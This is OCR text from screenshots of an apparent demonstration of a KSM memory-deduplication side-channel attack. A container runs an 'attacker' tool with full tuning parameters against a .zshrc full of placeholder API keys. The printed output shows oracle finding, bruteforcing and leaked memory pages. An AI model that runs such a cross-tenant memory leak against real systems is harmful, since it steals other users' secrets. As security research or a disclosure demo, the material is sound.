
Showcase


jetkvm
192.168.2.82
JetKVM
jetkvm-e
JetKVM Device
Connected
USB
Connected
Paste text
Virtual Media
Wake on LAN
Virtual Keyboard
Extension
Connection Stats
Settings
Fullscreen
Apr 23 09:10
en
Open
.zshrc
export STRIPE_SECRET_KEY="sk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export STRIPE_PUBLISHABLE_KEY="pk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export GOOGLE_API_KEY="AIzaSyA-FAKE-KEY-abcdefghijklmnopqrstuvwxyz"
export GOOGLE_CLIENT_SECRET="GOCSPX-abcdefghijklmnopqrstuvwxyz123456"
export GOOGLE_OAUTH_TOKEN="ya29.a0AfH6SMCexamplelongtokenstring123456"
export SLACK_BOT_TOKEN="xoxb-123456789012-123456789012-abcdefghijklmnopqrstuvwxyz"
export SLACK_APP_TOKEN="xapp-1-A1234567890-abcdefghijklmnopqrstuvwx"
export TWILIO_ACCOUNT_SID="ACXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
export TWILIO_AUTH_TOKEN="your_auth_token_1234567890abcdef"
export SENDGRID_API_KEY="SG.xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
export MAILGUN_API_KEY="key-abcdefghijklmnopqrstuvwxyz123456"
export DATABASE_URL="postgres://admin:SuperSecret123@db.example.com:5432/app_db"
export MYSQL_URL="mysql://root:password123@localhost:3306/mydatabase"
export MONGODB_URI="mongodb+srv://user:pass@cluster0.mongodb.net/mydb?
retryWrites=true&w=majority"
export REDIS_URL="redis://:strongpassword@redis.example.com:6379/1"
export ELASTICSEARCH_URL="https://elastic:changeme@localhost:9200"
export DOCKER_HUB_TOKEN="dckr_pat_abcdefghijklmnopqrstuvwxyz123456"
export
KUBERNETE
ldGVz"
export CL
export DI
ksm-info
redacted@redacted$ systemctl cat ssh | grep 'MemoryKSM'
MemoryKSM=y
redacted@redacted$ ksm-info
pages sharing: 911
pages unshared: 1041
pages volatile: 5652
pages skipped: 1145649495
full-scans: 680991
pages-shared: 186
redacted@redacted$
root@e418108bf790: /srv
unprivileged@redacted$ docker run -it --cap-drop=ALL -v ./:/srv:rw,Z ubuntu:24.04
root@e418108bf790:/# cd /srv/
root@e418108bf790:/srv# ./attacker -c 110 --l_order 2 --l_sleep 5 --b_margin 1000 --b_locks 3 -
-b_separator 200 --b_win 3 --b_delta_jmp 0 --b_ranges 50 --b_gap 4000 -p 'export '
Keys:
Caps Lock
Num Lock
Scroll Lock



jetkvm
192.168.2.82
JetKVM
jetkvm-e
JetKVM Device
Connected
USB
Connected
Paste text
Virtual Media
Wake on LAN
Virtual Keyboard
Extension
Connection Stats
Settings
Fullscreen
Apr 23 09:11
en
Open
.zshrc
export STRIPE_SECRET_KEY="sk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export STRIPE_PUBLISHABLE_KEY="pk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export GOOGLE_API_KEY="AIzaSyA-FAKE-KEY-abcdefghijklmnopqrstuvwxyz"
export GOOGLE_CLIENT_SECRET="GOCSPX-abcdefghijklmnopqrstuvwxyz123456"
export GOOGLE_OAUTH_TOKEN="ya29.a0AfH6SMCexamplelongtokenstring123456"
export SLACK_BOT_TOKEN="xoxb-123456789012-123456789012-abcdefghijklmnopqrstuvwxyz"
export SLACK_APP_TOKEN="xapp-1-A1234567890-abcdefghijklmnopqrstuvwx"
export TWILIO_ACCOUNT_SID="ACXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
export TWILIO_AUTH_TOKEN="your_auth_token_1234567890abcdef"
export SENDGRID_API_KEY="SG.xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
export MAILGUN_API_KEY="key-abcdefghijklmnopqrstuvwxyz123456"
export DATABASE_URL="postgres://admin:SuperSecret123@db.example.com:5432/app_db"
export MYSQL_URL="mysql://root:password123@localhost:3306/mydatabase"
export MONGODB_URI="mongodb+srv://user:pass@cluster0.mongodb.net/mydb?retryWrites=true&w=majority"
export REDIS_URL="redis://:strongpassword@redis.example.com:6379/1"
export ELASTICSEARCH_URL="https://elastic:changeme@localhost:9200"
export DOCKER_HUB_TOKEN="dckr_pat_abcdefghijklmnopqrstuvwxyz123456"
export
KUBERNETE
export CL
export DI
ksm-info
redacted@redacted$ systemctl cat ssh | grep 'MemoryKSM'
MemoryKSM=y
redacted@redacted$ ksm-info
pages sharing: 911
pages unshared: 1041
pages volatile: 5652
pages skipped: 1145649495
full-scans: 680991
pages-shared: 186
redacted@redacted$
root@e418108bf790: /srv
unprivileged@redacted$ docker run -it --cap-drop=ALL -v ./:/srv:rw,Z ubuntu:24.04
root@e418108bf790:/# cd /srv/
root@e418108bf790:/srv# ./attacker -c 110 --l_order 2 --l_sleep 5 --b_margin 1000 --b_locks 3 --b_separator 200 --b_win 3 --b_delta_jmp 0 --b_ranges 50 --b_gap 4000 -p 'export '
[+] Step 1: Page Lifting
[+] Inserting 4 pages in the stable tree...
[+] Finished submitting our lifting pages for deduplication
[+] Now we have to let ksmd ingest our lifter pages (1 scan cycle)
[+] Sleeping 5 seconds before continuing...
[+] Step 2: Oracle Finding
[+] Guessing the left page oracle (left child of the root)
[+] Might take some extra time to start if ksmd is still ingesting
1: 13
2: 13
3: 0
4: 0
[+] Result: page 2 (hits: 13) (measurements: 13)
[+] Found the left page oracle:
0x64ad7fd7b000: 6578 706f 7274 2000 0000 0000 0000 0000 export
0x64ad7fd7b010: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd7b020: 0000 0000 0000 0000 0000 0000 0000 0000
....
0x64ad7fd7bfd0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd7bfe0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd7bff0: 0000 0000 0000 0000 0200 0000 0000 0000
[+] Guessing the right page oracle (right child of the root)
1: 0
2: 13
3: 13
4: 13
[+] Result: page 2 (hits: 13) (measurements: 13)
[+] Found the right page oracle:
0x64ad7fd7d000: 6578 706f 7274 20ff ffff ffff ffff ffff export
0x64ad7fd7d010: ffff ffff ffff ffff ffff ffff ffff ffff
0x64ad7fd7d020: ffff ffff ffff ffff ffff ffff ffff ffff
....
0x64ad7fd7dfd0: ffff ffff ffff ffff ffff ffff ffff ffff
0x64ad7fd7dfe0: ffff ffff ffff ffff ffff ffff ffff ffff
0x64ad7fd7dff0: ffff ffff ffff ffff 0200 0000 0000 0000
[+] Step 3: Log(n) Bruteforcing
[+] Running bruteforcer...
Keys:
Caps Lock
Num Lock
Scroll Lock


jetkvm
192.168.2.82
JetKVM
jetkvm-e
JetKVM Device
Connected
USB
Connected
Paste text
Virtual Media
Wake on LAN
Virtual Keyboard
Extension
Connection Stats
Settings
Fullscreen
Apr 23 09:11
en
Open
.zshrc
export STRIPE_SECRET_KEY="sk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export STRIPE_PUBLISHABLE_KEY="pk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export GOOGLE_API_KEY="AIzaSyA-FAKE-KEY-abcdefghijklmnopqrstuvwxyz"
export GOOGLE_CLIENT_SECRET="GOCSPX-abcdefghijklmnopqrstuvwxyz123456"
export GOOGLE_OAUTH_TOKEN="ya29.a0AfH6SMCexamplelongtokenstring123456"
export SLACK_BOT_TOKEN="xoxb-123456789012-123456789012-abcdefghijklmnopqrstuvwxyz"
export SLACK_APP_TOKEN="xapp-1-A1234567890-abcdefghijklmnopqrstuvwx"
export TWILIO_ACCOUNT_SID="ACXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
export TWILIO_AUTH_TOKEN="your_auth_token_1234567890abcdef"
export SENDGRID_API_KEY="SG.xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
export MAILGUN_API_KEY="key-abcdefghijklmnopqrstuvwxyz123456"
export DATABASE_URL="postgres://admin:SuperSecret123@db.example.com:5432/app_db"
export MYSQL_URL="mysql://root:password123@localhost:3306/mydatabase"
export MONGODB_URI="mongodb+srv://user:pass@cluster0.mongodb.net/mydb?
retryWrites=true&w=majority"
export REDIS_URL="redis://:strongpassword@redis.example.com:6379/1"
export ELASTICSEARCH_URL="https://elastic:changeme@localhost:9200"
export DOCKER_HUB_TOKEN="dckr_pat_abcdefghijklmnopqrstuvwxyz123456"
export
KUBERNETE
ldGVz"
export CL
export DI
ksm-info
redacted@redacted$ systemctl cat ssh | grep 'MemoryKSM'
MemoryKSM=y
redacted@redacted$ ksm-info
pages sharing: 911
pages unshared: 1041
pages volatile: 5652
pages skipped: 1145649495
full-scans: 680991
pages-shared: 186
redacted@redacted$
root@e418108bf790: /srv
---------- BRUTEFORCING DATA ----------
elapsed time (s): 1
known bits: 2 (0 bytes)
bits per second: 2.000000
same results: 01 (>=32 -> rollback)
rollbacks: 00
cpu: 08
---------- LEAKED PAGE ----------
0x64ad7fd88000: 6578 706f 7274 2060 0000 0000 0000 0000 export `
0x64ad7fd88010: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88020: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88030: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88040: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88050: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88060: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88070: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88080: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88090: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880a0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880b0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880c0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880d0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880e0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880f0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88100: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88110: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88120: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88130: 0000 0000 0000 0000 0000 0000 0000 0000
---------- ORACLES ----------
O_L:
0x64ad7fd7b000: 6578 706f 7274 2000 0000 0000 0000 0000 export
0x64ad7fd7b010: 0000 0000 0000 0000 0000 0000 0000 0000
....
0x64ad7fd7bfe0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd7bff0: 0000 0000 0000 0000 0200 0000 0000 0000
#
O_R:
0x64ad7fd7d000: 6578 706f 7274 20ff ffff ffff ffff ffff export
0x64ad7fd7d010: ffff ffff ffff ffff ffff ffff ffff ffff
....
0x64ad7fd7dfe0: ffff ffff ffff ffff ffff ffff ffff ffff
0x64ad7fd7dff0: ffff ffff ffff ffff 0200 0000 0000 0000


Keys:
Caps Lock
Num Lock
Scroll Lock


jetkvm
192.168.2.82
JetKVM
jetkvm-e
JetKVM Device
Connected
USB
Connected
Paste text
Virtual Media
Wake on LAN
Virtual Keyboard
Extension
Connection Stats
Settings
Fullscreen
Apr 23 09:11
en
Open
.zshrc
export STRIPE_SECRET_KEY="sk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export STRIPE_PUBLISHABLE_KEY="pk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export GOOGLE_API_KEY="AIzaSyA-FAKE-KEY-abcdefghijklmnopqrstuvwxyz"
export GOOGLE_CLIENT_SECRET="GOCSPX-abcdefghijklmnopqrstuvwxyz123456"
export GOOGLE_OAUTH_TOKEN="ya29.a0AfH6SMCexamplelongtokenstring123456"
export SLACK_BOT_TOKEN="xoxb-123456789012-123456789012-abcdefghijklmnopqrstuvwxyz"
export SLACK_APP_TOKEN="xapp-1-A1234567890-abcdefghijklmnopqrstuvwx"
export TWILIO_ACCOUNT_SID="ACXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
export TWILIO_AUTH_TOKEN="your_auth_token_1234567890abcdef"
